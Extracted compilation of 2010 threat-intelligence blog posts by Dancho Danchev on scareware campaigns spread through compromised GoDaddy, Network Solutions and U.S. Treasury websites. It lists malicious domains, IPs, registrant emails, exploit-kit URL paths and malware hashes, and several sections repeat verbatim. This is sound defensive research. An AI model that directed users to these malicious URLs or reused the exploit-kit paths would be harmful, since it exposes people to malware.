Although the ***cechirecom.com/js.php*** *is not currently responding, parked on the same IP 61.4.82.212, is another currently active domain, which is registered to* ***hilarykneber@yahoo.com****.*

Parked on 61.4.82.212, AS17964, DXTNET Beijing Dian-Xin-Tong Network Technologies Co., Ltd.:

kdjkfjskdfjlskdjf.com *- Email: hilarykneber@yahoo.com*

ns1.stablednsstuff.com *- Email: lee _gerstein@yahoo.co.uk*

js.ribblestone.com *- Email: skeletor71@comcast.net - includes a link pointing to* ***panelscansecurity.org/?affid=320***

&subid=landing *- 91.212.127.19 - Email: bobarter@xhotmail.net*

The currently active campaign domain redirection is as follows:

kdjkfjskdfjlskdjf.com/js.php *- 61.4.82.212 - Email: hilarykneber@yahoo.com*

- ***www3.sdfhj40-td.xorg.pl?p=***

- ***www1.soptvirus42-pr.xorg.pl?p=*** *- 209.212.149.19*

Parked on 209.212.149.19:

www2.burnvirusnow43.xorg.pl

www2.trueguardscaner42-p.xorg.pl

www1.suaguardprotect23p.xorg.pl

www2.realsafepc27p.xorg.pl

www1.fastfullfind27p.xorg.pl

www1.yesitssafe-now-forsure.in

1264

Detection rate for the scareware:

*- packupdate _build106 _2045.exe - [16]**TrojanDownloader:Win32/FakeVimes; High Risk Cloaked Malware** - Result: 7/41 (17.08 %)*

*Just like in Network Solution's case ([17]**Dissecting the WordPress Blogs Compromise at Network Solutions**) the end user always has to be protected from himself using basic security auditing practices in regard to default WordPress installations. The rest is wishful thinking, that the end user would self-audit himself.*

*It seems that **hilarykneber@yahoo.com** related activities are not going to go away anytime soon.*

Related WordPress security resources:

[18]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[19]11 Best Ways to Improve WordPress Security

[20]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

1. http://community.godaddy.com/godaddy/whats-up-with-go-daddy-wordpress-php-exploits-and-malware/

2. https://www.virustotal.com/analisis/38c96fc7f402772beed9c83512da6189cb9b92f7f36fc8a5c8b70f2a6fc4faab-12730

70694

3.

http://www.virustotal.com/analisis/d0bba30e43ddc5db394fd0c03314d2d2c2743f7f611c08f0ae15a8d588ffd990-12731

50790

4.

http://www.virustotal.com/analisis/ad643ead6b46c70dba4741dd548842eab49d2d7d52637f32723c0084366b44b3-12725

44449

5. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

7. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

8. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

9. http://www.wpsecuritylock.com/cechriecom-com-script-wordpress-hacked-on-godaddy-case-study/

10. http://blogs.zdnet.com/security/?p=5508

11. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

12. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

13. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

14. http://www.virustotal.com/analisis/d10679c06cde2785c4fd8841607dd44692b4e2e867c015bfeac29d621a6cebd3-12723

84002

15. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

16. http://www.virustotal.com/analisis/efd60f4c444baf2b19194385c477b0533580aa430e1ad1d664afb3d389cc9116-12723

85512

17. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

18. http://blog.taragana.com/index.php/archive/20-wordpress-security-plug-ins-and-tips-to-keep-hackers-away/

19. http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/

20. http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/

21. http://ddanchev.blogspot.com/

22. http://twitter.com/danchodanchev

1265

GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware (2010-04-27 21:22)

UPDATED: Thursday, May 13, 2010: Go Daddy posted the following update "[1]**What’s Up with Go Daddy, WordPress, PHP Exploits and Malware?** ".

UPDATED: Thursday, May 06, 2010: The following is a brief update of the campaign’s structure, the changed IPs, and the newly introduced scareware samples+phone back locations over the past few days.

Sample structure from last week:

- **kdjkfjskdfjlskdjf.com/kp.php** - 94.23.242.40 - AS16276, OVH Paris

- **www3.workfree36-td.xorg.pl/?p=** - 95.169.186.25 - AS31103, KEYWEB-AS Keyweb AG

- **www1.protectsys28-pd.xorg.pl** - 94.228.209.182 - AS47869, NETROUTING-AS Netrouting Data Facilities

1266

Detection rate:

- packupdate _build107 _2045.exe *- [2]Gen:Variant.Ursnif.8; TrojanDownloader:Win32/FakeVimes - Result: 23/41*

(56.1 %) Phones back to ***update2.safelinkhere.net*** *and* ***update1.safelinkhere.net****.*

Sample structure from this week:

- ***kdjkfjskdfjlskdjf.com/kp.php*** *- 91.188.59.98 - AS6851, BKCNET "SIA" IZZI*

- ***www4.suitcase52td.net/?p=*** *- 78.46.218.249 - AS24940, HETZNER-AS Hetzner Online AG RZ*

- ***www1.safetypcwork5.net/?p=*** *- 209.212.147.244 - AS32181, ASN-CQ-GIGENET ColoQuest/GigeNet ASN*

- ***www1.safeyourpc22-pr.com*** *- 209.212.147.246 - Email: gkook@checkjemail.nl*

Detection rate:

- ***packupdate _build9 _2045.exe*** *- [3]Trojan.Fakealert.7869; Mal/FakeAV-BW - Result: 9/41 (21.95 %)*

Sample phones back to:

- update2.keepinsafety.net /?jbjyhxs=kdjf0tXm1J2a0Nei2Mrh24U %3D

- www5.my-security-engine.net

-

report.land-protection.com

/Reports/SoftServiceReport.php?verint

-

91.207.192.24

-

Email:

gkook@checkjemail.nl

- secure2.securexzone.net/?abbr=MSE &pid=3 - *78.159.108.170 - Emaikl: gkook@checkjemail.nl*

- 173.232.149.92 /chrome/report.html?uid=2045 &wv=wvXP &

- 74.118.193.47 /report.html?wv=wvXP &uid=50 &lng=

- 74.125.45.100

- update1.keepinsafety.net *- 94.228.209.223 - Email: gkook@checkjemail.nl*

Related scareware domains part of the ongoing campaign are also parked on the following IPs:

78.46.218.249

www3.workfree20-td.xorg.pl

www3.nojimba52-td.xorg.pl

www3.workfree25-td.xorg.pl

1267

209.212.147.244

www1.newsys-scanner.com *- Email: gkook@checkjemail.nl*

www2.securesys-scan2.net *- Email: gkook@checkjemail.nl*

www1.new-sys-scanner3.net *- Email: gkook@checkjemail.nl*

www1.safetypcwork5.net *- Email: gkook@checkjemail.nl*

www1.securesyscare9.net *- Email: gkook@checkjemail.nl*

www1.freeguard35-pr.net *- Email: gkook@checkjemail.nl*

95.169.186.25

www4.ararat23.xorg.pl

www3.sdfhj40-td.xorg.pl

www3.nojimba45-td.xorg.pl

www3.workfree36-td.xorg.pl

www3.nojimba46-td.xorg.pl

www4.fiting58td.xorg.pl

www4.birbinsof.net

94.228.209.182

www1.protectsys25-pd.xorg.pl

www1.protectsys26-pd.xorg.pl

www1.protectsys27-pd.xorg.pl

www1.protectsys28-pd.xorg.pl

www1.protectsys29-pd.xorg.pl

www1.soptvirus32-pr.xorg.pl

www1.soptvirus34-pr.xorg.pl

1268

209.212.147.246

www2.securesys-scan2.com *- Email: gkook@checkjemail.nl*

www1.newsys-scanner1.com *- Email: gkook@checkjemail.nl*

UPDATED: Thursday, April 29, 2010: kdjkfjskdfjlskdjf.com/js.php *remains active and is currently redirecting to* ***www3.workfree36-td.xorg.pl/?p=*** *- 95.169.186.25 and* ***www1.protectsys28-pd.xorg.pl?p=*** *- 94.228.209.182.*

Detection

rate:

packupdate

_build107

_2045.exe

-

[4] Suspicious:W32/Malware!Gemini;

Tro-

jan.Win32.Generic.pak!cobra - Result: 6/41 (14.64 %) phoning back to new domains:

safelinkhere.net *- 94.228.209.223 - Email: gkook@checkjemail.nl*

update2.safelinkhere.net *- 93.186.124.93 - Email: gkook@checkjemail.nl*

update1.safelinkhere.net *- 94.228.209.222 - Email: gkook@checkjemail.nl*

- ***ns1.safelinkhere.net*** *- 74.118.192.23 - Email: gkook@checkjemail.nl*

- ***ns2.safelinkhere.net*** *- 93.174.92.225 - Email: gkook@checkjemail.nl*

*The gkook@checkjemail.nl email was used for scareware registrations in December 2009's "[5]****A Diverse Portfolio of Fake Security Software - Part Twenty Four****".*

1269

*Parked on 74.118.192.23, [6]AS46664, VolumeDrive (****ns1.safelinkhere.net****) are also:*

ns1.birbins-of.com

ns1.cleanupantivirus.com

ns1.createpc-pcscan-korn.net

ns1.fhio22nd.net

ns1.letme-guardyourzone.com

ns1.letprotectsystem.net

ns1.my-softprotect4.net

ns1.new-pc-protection.com

ns1.payment-safety.net

ns1.romsinkord.com

ns1.safelinkhere.net

ns1.safetyearth.net

ns1.safetypayments.net

1270

ns1.save-secure.com

ns1.search4vir.net

ns1.systemmdefender.com

ns1.upscanyourpc-now.com

*Parked on 93.174.92.225, [7]AS29073, ECATEL-AS , Ecatel Network (**ns2.safelinkhere.net**) are also:*

marmarams.com

ns2.cleanupantivirus.com

ns2.dodtorsans.net

ns2.fastsearch-protection.com

ns2.go-searchandscan.net

ns2.guardsystem-scanner.net

ns2.hot-cleanofyourpc.com

ns2.marfilks.net

ns2.my-systemprotection.net

ns2.myprotected-system.com

ns2.myprotection-zone.net

ns2.mysystemprotection.com

ns2.new-systemprotection.com

ns2.newsystem-guard.com

ns2.onguard-zone.net

ns2.pcregrtuy.net

ns2.plotguardto-mypc.com

ns2.protected-field.com

ns2.safelinkhere.net

ns2.scanmypc-online.com

ns2.search-systemprotect.net

ns2.searchscan-online.net

ns2.securemyzone.com

ns2.systemcec7.com

ns2.trust-systemprotect.net

ns2.trustscan-onmyzone.com

ns2.trustsystemguard.net

ns2.upscanyour-pcnow.com

ns2.windows-systemshield.net

ns2.windows-virusscan.com

ns2.windowsadditionalguard.net

1271

*Following last week’s Network Solutions mass compromise of WordPress blogs ([8]**Dissecting the WordPress Blogs Compromise at Network Solutions**), over the weekend a similar incident took place GoDaddy, [9]**according to WPSecurityLock**.*

Since the campaign’s URLs still active, and given the fact that based on historical OSINT, we can get even

*more insights into known operations of cybercriminals profiled before (**one of the key domains used in the campaign***

is registered to hilarykneber@yahoo.com. Yes, that Hilary Kneber.), it’s time to connect the dots.

• Related Hilary Kneber posts: [10]**The Kneber botnet - FAQ**; [11]**Celebrity-Themed Scareware Campaign Abusing DocStoc**; [12]**Dissecting an Ongoing Money Mule Recruitment Campaign**; **[13]Keeping Money Mule Recruiters on a Short Leash - Part Four**

One of the domains used **cechirecom.com/js.php** - 61.4.82.212 - Email: lee _gerstein@yahoo.co.uk was redirecting to **www3.sdfhj40-td.xorg.pl?p=** - 95.169.186.25 and from there to **www2.burnvirusnow34.xorg.pl?p=** - 217.23.5.51.

1272

The front page of the currently not responding cechirecom.com was returning the following message:

• " Welcome. Site will be open shortly. Signup, question or abuse please send to larisadolina@yahoo.com"

Registered with the same email, larisadolina@yahoo.com, is also another domain known have been used in similar

attacks from February, 2010 - **iss9w8s89xx.org**.

Parked on 217.23.5.51 are related scareware domains part of the campaign:

www2.burnvirusnow31.xorg.pl

www2.burnvirusnow33.xorg.pl

www2.burnvirusnow34.xorg.pl

www2.trueguardscaner30-p.xorg.pl

www2.trueguardscaner33-p.xorg.pl

www1.savesysops30p.xorg.pl

www1.suaguardprotect11p.xorg.pl

www2.realsafepc32p.xorg.pl

www1.suaguardprotect13p.xorg.pl

www1.suaguardprotect14p.xorg.pl

Detection rate for the scareware:

*- packupdate _build107 _2045.exe - [14]**VirusDoctor; Mal/FakeAV-BW** - Result: 14/41 (34.15 %) with the sample 1273*

phoning back to the following URLs:

*- **update2.savecompnow.com/index.php?controller=hash -** 91.207.192.25 - Email: gkook@checkjemail.nl*

*- **update2.savecompnow.com/index.php?controller=microinstaller***

*- **update1.savecompnow.com/index.php?controller=microinstaller** - 94.228.209.223 - Email: gkook@checkjemail.nl The same email was originally seen in December 2009’s "[15]**A Diverse Portfolio of Fake Security Software -***

Part Twenty Four". Parked on these IPs are also related phone back locations:

Parked on 188.124.7.156:

savecompnow.com - Email: gkook@checkjemail.nl

securemyfield.com - Email: gkook@checkjemail.nl

update1.securepro.xorg.pl

Parked on 91.207.192.25:

update2.savecompnow.com - Email: gkook@checkjemail.nl

update2.xorg.pl

update2.winsystemupdates.com - Email: gkook@checkjemail.nl

report.zoneguardland.net - Email: gkook@checkjemail.nl

Parked on 94.228.209.223:

update1.savecompnow.com - Email: gkook@checkjemail.nl

update1.winsystemupdates.com

1274

Although the **cechirecom.com/js.php** is not currently responding, parked on the same IP 61.4.82.212, is another currently active domain, which is registered to **hilarykneber@yahoo.com**.

Parked on 61.4.82.212, AS17964, DXTNET Beijing Dian-Xin-Tong Network Technologies Co., Ltd.:

kdjkfjskdfjlskdjf.com *- Email: hilarykneber@yahoo.com*

ns1.stablednsstuff.com *- Email: lee _gerstein@yahoo.co.uk*

js.ribblestone.com *- Email: skeletor71@comcast.net - includes a link pointing to* ***panelscansecurity.org/?affid=320***

&subid=landing *- 91.212.127.19 - Email: bobarter@xhotmail.net*

The currently active campaign domain redirection is as follows:

kdjkfjskdfjlskdjf.com/js.php *- 61.4.82.212 - Email: hilarykneber@yahoo.com*

- ***www3.sdfhj40-td.xorg.pl?p=***

- ***www1.soptvirus42-pr.xorg.pl?p=*** *- 209.212.149.19*

Parked on 209.212.149.19:

www2.burnvirusnow43.xorg.pl

www2.trueguardscaner42-p.xorg.pl

www1.suaguardprotect23p.xorg.pl

www2.realsafepc27p.xorg.pl

www1.fastfullfind27p.xorg.pl

www1.yesitssafe-now-forsure.in

1275

Detection rate for the scareware:

*- packupdate _build106 _2045.exe - [16]**TrojanDownloader:Win32/FakeVimes; High Risk Cloaked Malware** - Result: 7/41 (17.08 %)*

*Just like in Network Solution’s case ([17]**Dissecting the WordPress Blogs Compromise at Network Solutions**) the end user always has to be protected from himself using basic security auditing practices in regard to default WordPress installations. The rest is wishful thinking, that the end user would self-audit himself.*

*It seems that **hilarykneber@yahoo.com** related activities are not going to go away anytime soon.*

Related WordPress security resources:

[18]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[19]11 Best Ways to Improve WordPress Security

[20]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [21]Dancho Danchev’s blog. Follow him [22]on Twitter.

1. http://community.godaddy.com/godaddy/whats-up-with-go-daddy-wordpress-php-exploits-and-malware/

2. https://www.virustotal.com/analisis/38c96fc7f402772beed9c83512da6189cb9b92f7f36fc8a5c8b70f2a6fc4faab-12730

70694

3.

http://www.virustotal.com/analisis/d0bba30e43ddc5db394fd0c03314d2d2c2743f7f611c08f0ae15a8d588ffd990-12731

50790

4.

http://www.virustotal.com/analisis/ad643ead6b46c70dba4741dd548842eab49d2d7d52637f32723c0084366b44b3-12725

44449

5. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

7. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

8. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

9. http://www.wpsecuritylock.com/cechriecom-com-script-wordpress-hacked-on-godaddy-case-study/

10. http://blogs.zdnet.com/security/?p=5508

11. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

12. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

13. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

14.
http://www.virustotal.com/analisis/d10679c06cde2785c4fd8841607dd44692b4e2e867c015bfeac29d621a6cebd3-12723

84002

15. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

16.
http://www.virustotal.com/analisis/efd60f4c444baf2b19194385c477b0533580aa430e1ad1d664afb3d389cc9116-12723

85512

17. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

18. http://blog.taragana.com/index.php/archive/20-wordpress-security-plug-ins-and-tips-to-keep-hackers-away/

19. http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/

20. http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/

21. http://ddanchev.blogspot.com/

22. http://twitter.com/danchodanchev

Summarizing Zero Day’s Posts for April (2010-04-29 14:09)

The following is a brief summary of all of my posts at [1]ZDNet’s Zero Day for April, 2010. You [2]can also go through

[3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero Day’s main feed, or follow me on Twitter:

Recommended reading: [6]Attack of the Opt-In Botnets; [7]Hundreds of high profile sites unprotected from domain hijacking and [8]Copyright violation alert ransomware in the wild

01. *[9]Facebook phishing campaign serving ZeuS crimeware*

02. *[10]Researchers expose complex cyber espionage network*

03. *[11]Copyright violation alert ransomware in the wild*

04. *[12]Do teens hack? Survey says 1 in 6 do*

05. *[13]Google: Scareware accounts for 15 percent of all malware*

06. *[14]New Mac OS X malware variant spotted*

07. *[15]Hundreds of high profile sites unprotected from domain hijacking*

08. *[16]Report: ZeuS crimeware kit, malicious PDFs drive growth of cybercrime*

09. *[17]Attack of the Opt-In Botnets*

1277

10. *[18]1.5 million Facebook accounts offered for sale - FAQ*

11. *[19]How to remove the ICPP Copyright Violation Alert ransomware*

This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-march.html

3. http://ddanchev.blogspot.com/2010/03/summarizing-zero-days-posts-for.html

4. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

5. http://feeds.feedburner.com/zdnet/security

6. http://blogs.zdnet.com/security/?p=6268

7. http://blogs.zdnet.com/security/?p=6248

8. http://blogs.zdnet.com/security/?p=6095

9. http://blogs.zdnet.com/security/?p=6000

10. http://blogs.zdnet.com/security/?p=6042

11. *http://blogs.zdnet.com/security/?p=6095*

12. *http://blogs.zdnet.com/security/?p=6148*

13. *http://blogs.zdnet.com/security/?p=6176*

14. *http://blogs.zdnet.com/security/?p=6195*

15. *http://blogs.zdnet.com/security/?p=6248*

16. *http://blogs.zdnet.com/security/?p=6257*

17. *http://blogs.zdnet.com/security/?p=6268*

18. *http://blogs.zdnet.com/security/?p=6304*

19. *http://blogs.zdnet.com/security/?p=6329*

20. *http://ddanchev.blogspot.com/*

21. *http://twitter.com/danchodanchev*

1278

2.5

May

1279

U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise

(2010-05-04 22:56)

UPDATED: Saturday, May 08, 2010: *5 new domains have been introduced by the same gang, once again parked at* ***217.23.14.14****, AS49981, WorldStream.*

jumpsearches.com *- 217.23.14.14 - Email: alex1978a@bigmir.net*

ingeniosearch.net *- 217.23.14.14 - Email: alex1978a@bigmir.net*

searchnations.com *- 217.23.14.14 - Email: alex1978a@bigmir.net*

mainssearch.com *- 217.23.14.14 - Email: alex1978a@bigmir.net*

bigsearchinc.com *- 217.23.14.14 - Email: alex1978a@bigmir.net*

Sample exploitation structure:

- ***jumpsearches.com/bing.com /load.php?spl=mdac***

- ***jumpsearches.com/bing.com /error.js.php***

- ***jumpsearches.com/bing.com /pdf.php***

1280

- ***jumpsearches.com/bing.com /?spl=2 &br=MSIE &vers=7.0 &s=***

- ***jumpsearches.com/bing.com /load.php?spl=pdf _2030***

- ***jumpsearches.com/bing.com /load.php?spl=MS09-002***

UPDATED: Thursday, May 06, 2010: *The cybercriminals behind this ongoing campaign continue introducing*

new domains – all of which are currently in a cover-up phrase pointing to 127.0.0.1 – over the past 24 hours.

What's particularly interesting, is that all of them reside within AS49981, WorldStream = Transit Imports = -CAIW-, Netherlands.

*- **twcorps.com/tv/** - 217.23.14.15 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

- [1]MD5: ebcfaa2f595ccea81176f6f125b31ac7

*- **jobsatdoor.com/plain/** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

- [2]MD5: ebcfaa2f595ccea81176f6f125b31ac7

*- **oficla.com/plain/** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

- [3]MD5: ebcfaa2f595ccea81176f6f125b31ac7

*- **organization-b.com/mail/** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

*- **dilingdiling.com/router/** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

*All the samples phone back to **mazcostrol.com/inst.php?aid=blackout** now responding to 95.143.193.61, AS49770, SERVERCONNECT-AS ServerConnect Sweden AB, from the previously known IP 188.124.16.134.*

***mazcostrol.com** is not just a phone back location. It's also actively serving client-side exploits. Sample update* *obtained from the same domain:*

*- **update4303.exe** - [4]**Trojan.Win32.VBKrypt** - Result: 5/41 (12.2 %)*

*Not surprisingly, AS44565 and AS49770 where **mazcostrol.com** was hosted, are also the home of currently active ZeuS crimeware C &Cs.*

[5]AS49770 (SERVERCONNECT-AS ServerConnect Sweden AB)

brunongino.com

slavenkad.com

frondircass.cn

pradsuyz.cn

[6]AS44565 (VITAL VITAL TEKNOLOJI)

spacebuxer.com

odboe.info

212.252.32.69

jokersimson.net

whoismak.net

188.124.7.247

www.bumagajet.net

barmatuxa.info

barmatuxa.net

UPDATED: *A researcher just pinged me with details on something that I should be flattered with. Apparently* ***grepad.com /in.cgi?4*** *redirects to* ***217.23.14.14 /in _t.php*** *which then [7]****redirects to my Blogger profile****.*

In fact, ***217.23.14.14*** *the IP of the client-side exploit serving domains also redirects there, with the actual campaign in a cover-up phrase, with the original domain now responding 127.0.0.1.*

1281

*Let's see for how long, until then, [8]****The Beatles - You Know My Name*** *seems to be the appropriate music*

choice.

[9]AVG *and PandaLabs are reporting that the web sites of [10]****the U.S. Bureau of Engraving and Printing*** *(****bep.treas.gov****;* ***moneyfactory.gov****) are serving client-side vulnerabilities that ultimately expose the visitor to scareware ([11]****The Ultimate Guide to Scareware Protection****).*

What's particularly interesting about this campaign is that, it's part of last month's NetworkSolutions mass

WordPress blogs compromise, in the sense that not only is the iFrame-d domain registered using the same email as the client-side exploits serving domains from the NetworkSolutions campaign – ***alex1978a@bigmir.net*** *– but also, the dropped scareware's phone back location –* ***mazcostrol.com/inst.php?aid=blackout*** *-*

188.124.16.134 - Email: alex1978a@bigmir.net – is identical to the one used in the same campaign, including the affiliate ID used by the original cybercriminal.

*The client-side exploit serving domain used in the the U.S Treasury site compromise, has also been **[12]re-***

***ported by a large number of NetworkSolutions customers** in the most recent campaign affecting WordPress blogs.*

The exploit-serving structure, including the detection rates for the dropped scareware and exploits used in the U.S Treasury compromise campaign, is as follows:

*- **grepad.com /in.cgi?3** - 188.124.16.133, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net*

*- **thejustb.com /just/** - 217.23.14.14 (**dyndon.com**), AS49981 - Email: alex1978a@bigmir.net*

*- **thejustb.com /just/pdf.php***

*- **thejustb.com /just/1.pdf***

*- **thejustb.com /just/load.php?spl=javas***

*- **thejustb.com /just/j1 _893d.jar***

*- **thejustb.com /just/j2 _079.jar***

*- **1.pdf** - [13]Exploit.PDF-JS.Gen (v) - Result: 1/41 (2.44 %)*

*- **j1 _893d.jar** - [14]Trojan-Downloader:Java/Agent.DJDN - Result: 5/41 (12.20 %)*

*- **j2 _079.jar** - [15]EXP/Java.CVE-2009-3867.C.2; Exploit.Java.Agent.a - Result: 9/41 (21.96 %)*

- **grepad.exe** - [16]Trojan.Generic.KD.10339; a variant of Win32/Injector.BNG - Result: 8/41 (19.51 %)

1282

Upon successful exploitation the dropped **grepad.exe,** phones back to to **mazcostrol.com/inst.php?aid=blackout** -

188.124.16.134, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net, with the same phone back location also

used in the **[17]NetworkSolutions mass compromise campaign**.

Known MD5’s used by the same campaigner from previous campaigns, phoning back to the same domain+identical

affiliate ID:

MD5=4734162bb33eff7af7e18243821b397e

MD5=1c9ce1e5f4c2f3ec1791554a349bf456

MD5=d11d76c6ecf6a9a87dcd510294104a66

MD5=c33750c553e6d6bdc7dac6886f65b51d

MD5=74cdadfb15181a997b15083f033644d0

MD5=3c7d8cdc73197edd176167cd069878bd

Attempting to interact with the campaign’s directories often results in a **"nice try, idiot."** message. Lovely!

Related posts:

[18]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

[19]Dissecting the WordPress Blogs Compromise at Network Solutions

This post has been reproduced from [20]Dancho Danchev’s blog. Follow him [21]on Twitter.

1.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12731

23708

2.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

09615

3.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

09615

4.

http://www.virustotal.com/analisis/b2842a1a395aa627c30bb3313d60272558e5a2a0ab553a4fd3bb9ca60f323020-12731

75155

5. https://zeustracker.abuse.ch/monitor.php?as=49770

1283

6. https://zeustracker.abuse.ch/monitor.php?as=44565

7. http://www.blogger.com/profile/09989733095447891258

8. http://www.youtube.com/watch?v=9DkaRUtp3w8

9. http://thompson.blog.avg.com/2010/05/treasury-website-hacked.html

10. http://pandalabs.pandasecurity.com/usa-treasury-website-hacked-using-exploit-kit/

11. http://blogs.zdnet.com/security/?p=4297

12. http://blog.sucuri.net/2010/05/new-infections-today-at-network.html

13.

https://www.virustotal.com/analisis/ed8f5cbe78fffe7481a33cba8161c93724c3cf64552a2b13c781901b23f965fb-127

2988856

14.

https://www.virustotal.com/analisis/50de5fc37f46e868c1ef43c2cd2b2b05d5af6390c2f3d6bbcf8d19145abfdfaf-127

2988861

15.

https://www.virustotal.com/analisis/6bb42ed29360f32a5e44 404bb97de7efb7069090d835fcab9daffd97ed73b15c-127

2988865

16. http://www.virustotal.com/analisis/84d634a8c825c089313fa 1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

00594

17. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

18. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

19. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

20. http://ddanchev.blogspot.com/

21. http://twitter.com/danchodanchev

1284

U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise

(2010-05-04 22:56)

UPDATED: Saturday, May 08, 2010: *5 new domains have been introduced by the same gang, once again parked at* ***217.23.14.14****, AS49981, WorldStream.*

jumpsearches.com *- 217.23.14.14 - Email: alex1978a@bigmir.net*

ingeniosearch.net *- 217.23.14.14 - Email: alex1978a@bigmir.net*

searchnations.com *- 217.23.14.14 - Email: alex1978a@bigmir.net*

mainssearch.com *- 217.23.14.14 - Email: alex1978a@bigmir.net*

bigsearchinc.com *- 217.23.14.14 - Email: alex1978a@bigmir.net*

Sample exploitation structure:

- ***jumpsearches.com/bing.com /load.php?spl=mdac***

- ***jumpsearches.com/bing.com /error.js.php***

- ***jumpsearches.com/bing.com /pdf.php***

1285

- ***jumpsearches.com/bing.com /?spl=2 &br=MSIE &vers=7.0 &s=***

- ***jumpsearches.com/bing.com /load.php?spl=pdf _2030***

- ***jumpsearches.com/bing.com /load.php?spl=MS09-002***

UPDATED: Thursday, May 06, 2010: *The cybercriminals behind this ongoing campaign continue introducing* *new domains – all of which are currently in a cover-up phrase pointing to 127.0.0.1 – over the past 24 hours.*

What's particularly interesting, is that all of them reside within AS49981, WorldStream = Transit Imports = -CAIW-, Netherlands.

*- **twcorps.com/tv/** - 217.23.14.15 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

- [1]MD5: ebcfaa2f595ccea81176f6f125b31ac7

*- **jobsatdoor.com/plain/** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

- [2]MD5: ebcfaa2f595ccea81176f6f125b31ac7

*- **oficla.com/plain/** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

- [3]MD5: ebcfaa2f595ccea81176f6f125b31ac7

*- **organization-b.com/mail/** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

*- **dilingdiling.com/router/** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey*

*All the samples phone back to **mazcostrol.com/inst.php?aid=blackout** now responding to 95.143.193.61, AS49770, SERVERCONNECT-AS ServerConnect Sweden AB, from the previously known IP 188.124.16.134.*

***mazcostrol.com** is not just a phone back location. It's also actively serving client-side exploits. Sample update obtained from the same domain:*

*- **update4303.exe** - [4]**Trojan.Win32.VBKrypt** - Result: 5/41 (12.2 %)*

*Not surprisingly, AS44565 and AS49770 where **mazcostrol.com** was hosted, are also the home of currently active ZeuS crimeware C &Cs.*

[5]AS49770 (SERVERCONNECT-AS ServerConnect Sweden AB)

brunongino.com

slavenkad.com

frondircass.cn

pradsuyz.cn

[6]AS44565 (VITAL VITAL TEKNOLOJI)

spacebuxer.com

odboe.info

212.252.32.69

jokersimson.net

whoismak.net

188.124.7.247

www.bumagajet.net

barmatuxa.info

barmatuxa.net

UPDATED: A researcher just pinged me with details on something that I should be flattered with. Apparently **grepad.com /in.cgi?4** redirects to **217.23.14.14 /in _t.php** which then [7]**redirects to my Blogger profile**.

In fact, **217.23.14.14** the IP of the client-side exploit serving domains also redirects there, with the actual campaign in a cover-up phrase, with the original domain now responding 127.0.0.1.

1286

Let’s see for how long, until then, [8]**The Beatles - You Know My Name** seems to be the appropriate music

choice.

